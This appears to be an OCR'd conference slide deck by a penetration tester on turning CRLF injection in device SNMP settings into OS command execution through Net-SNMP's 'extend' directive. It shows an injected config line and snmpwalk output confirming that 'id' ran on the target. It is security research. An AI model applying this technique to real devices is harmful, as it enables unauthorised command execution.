OS Command Injection via Newline Injection in SNMP Services

Peter Djalaliev, PhD

2025

amatas


About me

- Peter Djalaliev, aka @herebedragons
- Senior Penetration Tester in AMATAS since 2022
- Husband and father of a little tornado and aspiring hacker
- PhD, Computer Science, University of Pittsburgh, USA
- 20 years experience in information security

  (e.g. Blue Coat, Symantec, Broadcom)

Simple Network Management Protocol (SNMP)


- Layer 7 network protocol for monitoring and management of remote system.




- SNMP v1/v2c access control: community strings
  - read-only
  - read-write

Management Information Base (MIB)

- A database of variables monitored and managed over SNMP.
- Identified by hierarchical OIDs.




```
└── SNMPv2-MIB(.1.3.6.1.2.1)
    └── system(.1)
        ├── sysDescr (.1)
        ├── sysObjectID (.2)
        ├── sysUpTime (.3)
        ├── sysName (.5)
        ├── sysContact (.4)
        ├── sysLocation (.6)
        ├── sysServices (.7)
        ├── sysORLastChange (.8)
        └── sysORTable (.9)
            └── sysOREntry (.1)
                ├── sysORIndex (.1)
                ├── sysORID (.2)
                ├── sysORDescr (.3)
                └── sysORUpTime (.4)
```



```
iso.3.6.1.2.1.1.1.0 = STRING: "Linux ubuntu2401 6.8.0-52-generic #53-Ubuntu
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (741) 0:00:07.41
iso.3.6.1.2.1.1.4.0 = STRING: "admin@example.org"
iso.3.6.1.2.1.1.5.0 = STRING: "ubuntu2401"
iso.3.6.1.2.1.1.6.0 = STRING: "Here"
iso.3.6.1.2.1.1.8.0 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.6.3.16.2.2.1
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.49
```

Net-SNMP


- Popular SNMP protocol implementation in Linux distributions.
- Provides the NET-SNMP-EXTEND-MIB extension MIB.
- Shell script/OS command execution




```
Package: snmpd
Status: install ok installed
Priority: optional
Section: net
Installed-Size: 152
Maintainer: Ubuntu Developers <ubuntu-devel-discuss@lists.ubuntu.com>
Architecture: amd64
Source: net-snmp
Version: 5.9.4+dfsg-1.1ubuntu3
Replaces: libsnmp-dev (<< 5.8+dfsg-3)
Depends: libc6 (⩾ 2.38), libsnmp40t64 (= 5.9.4+dfsg-1.1ubuntu3), debconf (⩾ 0.5) | debconf-2.0, adduser, debconf, libsnmp-base
Pre-Depends: init-system-helpers (⩾ 1.54~)
Suggests: snmptrapd
Breaks: libsnmp-dev (<< 5.8+dfsg-3)
Conffiles:
 /etc/default/snmpd aa1e103d71ace197ac267dc4472d5f39
 /etc/init.d/snmpd 1956ed26e1d7d91f43df1d7ec488937e
 /etc/snmp/snmpd.conf 8ac5322c8722f16c16867c908ddda41e
Description: SNMP (Simple Network Management Protocol) agents
 The Simple Network Management Protocol (SNMP) provides a framework
 for the exchange of management information between agents (servers)
 and clients.
```

snmpd.conf

- Linux distributions typically store Net-SNMP configuration in /etc/snmp/snmpd.conf




```
###########################################################################
#
# snmpd.conf
# An example configuration file for configuring the Net-SNMP agent ('snmpd')
# See snmpd.conf(5) man page for details
#
###########################################################################
# SECTION: System Information Setup
#

# syslocation: The [typically physical] location of the system.
#   Note that setting this value here means that when trying to
#   perform an snmp SET operation to the sysLocation.0 variable will make
#   the agent return the "notWritable" error code.  IE, including
#   this token in the snmpd.conf file will disable write access to
#   the variable.
#   arguments:  location_string
sysLocation    Sitting on the Dock of the Bay
sysContact     Me <me@example.org>
```



```
###########################################################################
# SECTION: Access Control Setup
#
#   This section defines who is allowed to talk to your running
#   snmp agent.

# Views
#   arguments viewname included [oid]

#  system + hrSystem groups only
view   systemonly  included   .1.3.6.1.2.1.1
view   systemonly  included   .1.3.6.1.2.1.25.1


# rocommunity: a SNMPv1/SNMPv2c read-only access community name
#   arguments:  community [default|hostname|network/bits] [oid | -V view]

# Read-only access to everyone to the systemonly view
rocommunity  public default -V systemonly
```

Web UI CRLF Injection → OS Command Injection




General SNMP Settings

SNMP Port:	161
SNMP Port Listener:	162
SNMP Version:	3

SNMP Access

User name	Read	Write
public	☑	□
private	☑	☑



Settings/Registration: Preferences: Network > SNMP Settings

SNMP Settings — Last Updated: 28/06 2011 04:22:08


SNMPv1 Settings

Use SNMPv1:	On
Use Community Name 1:	On
Community Name 1:	public
MIB Access Permission:	Read Only
Use Community Name 2:	Off
Community Name 2:	public2
MIB Access Permission:	Read Only


Dedicated Community Settings

Dedicated Community 1:	Read/Write
Dedicated Community 2:	Read/Write

Web UI CRLF Injection → OS Command Injection



```
sysLocation    Here
sysContact     admin@example.org

master  agentx
agentaddress  udp:161,udp6:[::1]:161,tcp:161,tcp6:[::1]:161
rocommunity  public5

extend amatas_test /usr/bin/id
```




```
└─$ snmpwalk -v2c -c public5 192.168.68.68 NET-SNMP-EXTEND-MIB::nsExtendObjects
NET-SNMP-EXTEND-MIB::nsExtendNumEntries.0 = INTEGER: 1
NET-SNMP-EXTEND-MIB::nsExtendCommand."amatas_test" = STRING: /usr/bin/id
NET-SNMP-EXTEND-MIB::nsExtendArgs."amatas_test" = STRING:
NET-SNMP-EXTEND-MIB::nsExtendInput."amatas_test" = STRING:
NET-SNMP-EXTEND-MIB::nsExtendCacheTime."amatas_test" = INTEGER: 5
NET-SNMP-EXTEND-MIB::nsExtendExecType."amatas_test" = INTEGER: exec(1)
NET-SNMP-EXTEND-MIB::nsExtendRunType."amatas_test" = INTEGER: run-on-read(1)
NET-SNMP-EXTEND-MIB::nsExtendStorage."amatas_test" = INTEGER: permanent(4)
NET-SNMP-EXTEND-MIB::nsExtendStatus."amatas_test" = INTEGER: active(1)
NET-SNMP-EXTEND-MIB::nsExtendOutput1Line."amatas_test" = STRING: uid=110(Debian-snmp) gid=110(Debian-snmp) groups=110(Debian-snmp)
NET-SNMP-EXTEND-MIB::nsExtendOutputFull."amatas_test" = STRING: uid=110(Debian-snmp) gid=110(Debian-snmp) groups=110(Debian-snmp)
NET-SNMP-EXTEND-MIB::nsExtendOutNumLines."amatas_test" = INTEGER: 1
NET-SNMP-EXTEND-MIB::nsExtendResult."amatas_test" = INTEGER: 0
NET-SNMP-EXTEND-MIB::nsExtendOutLine."amatas_test".1 = STRING: uid=110(Debian-snmp) gid=110(Debian-snmp) groups=110(Debian-snmp)
```

- Additional SNMP directives: exec, pass, sh

OS Command Injection via Backup/Restore

- Network devices often support backup/restore of system configuration.



Backup Will Contain:

- Appliance Configuration
- Cron Jobs
- Datastore Data
- Datastore Transaction Logs
- HTTPS Configuration
- Installed Device Definitions
- Installed Product Content
- Key and Certificate
- License Data
- Name Resolution Configuration
- Security Data
- Vault

Not Present:

- Custom OS Data
- Custom Reports
- Custom Startup Scripts
- Custom Taxonomy
- Export Adapters
- Export Exporters
- Export Mappings

Backup Destination:

Backup Type: On Appliance Previous on-appliance backup will be overwritten.

Notes: Includes sensitive data

Options:

Verify backup: ☑

Include sensitive data: ☑

Encrypt Backup: ☑

Encryption Passphrase: •••••••••• ✓ Accepted

•••••••••• ✓ Verified

amatas

Q & A